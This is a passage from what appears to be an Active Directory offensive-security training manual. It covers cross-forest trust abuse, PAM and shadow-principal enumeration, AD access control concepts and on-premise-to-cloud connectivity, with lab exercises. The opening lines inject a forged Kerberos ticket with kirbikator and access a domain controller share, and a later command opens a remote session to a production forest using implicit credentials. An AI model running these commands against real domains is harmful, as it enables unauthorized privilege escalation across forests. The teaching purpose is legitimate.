kirbikator.exe lsa C:\Windows\Temp\enter_enterprise.kirbi

dir \\enterprise-dc.enterprise.corp\share\
```

SID filtering, restricts high privileged SIDs from the SID history of TGT to cross forest boundary

- **Privileged Access Management Trust Enumeration (PAM)**

Check PAM enabled or not, SID History = Disabled, Forest Transitive = True

```
Get-ADTrust -Filter {(SIDFilteringQuarantined -eq $False) -and (ForestTransitive -eq $True)}
```

Enumerate Members of Shadow Principals

```
Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," +
(GetADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,
member, msDS-ShadowPrincipalSid | fl
```

Connect to Production-Forest with Implicit Credentials

```
Enter-PSSession <Production-Forest-IP> -Authentication NegotiateWithImplicitCredential
```

EXERCISE - 9


Enumerate the following in the environment:

1. No. of Users & Computers
2. Privileged groups like Domain Admins, Enterprise Admins, Shadow Admin etc
3. Domain Controller Properties

5.2 Active Directory Identity & Access Management

- **Security Principal [Trustee]**
  - User
  - Group
  - Computer
- **Permissions**
  - Window Access Control List
    - Access Control Entries (ACE)
    - Access Control Lists (ACL)
      - Discretionary Access Control List (DACL) - Granted or Denied Access
      - System Access Control List (SACL) - Type of Access [- Full Control , Create, Read, Write, Delete, Execute]
- **Resources**
  - Active Directory Objects
    - Domain
    - OUs
    - Users
    - Groups
    - Computers
    - Share Folders
    - Printers
    - Network Resources
    - Group Policy Objects

Active Directory Access Control Explanation -



(A) Security principal
(Trustee)

5.3 On-Premise to Cloud Connectivity

- **Identity Federation / Sync**
  - On-Premise to Cloud Identity Sync
    - AWS
      - AWS SSO Active Directory sync
    - Azure
      - Azure AD Connect
    - GCP
      - Google Cloud Directory Sync (GCDS)
    - External Identity Provider

5.3 On-Premise to Cloud Connectivity

- **Network Connectivity**
  - On-premise to Cloud Network Connectivity
    - AWS
      - AWS Site 2 Site VPN
      - AWS Direct Connect
    - Azure
      - Azure Site 2 Site VPN
      - Azure ExpressRoute
    - GCP
      - GCP Site 2 Site VPN
      - Cloud Interconnect

EXERCISE - 10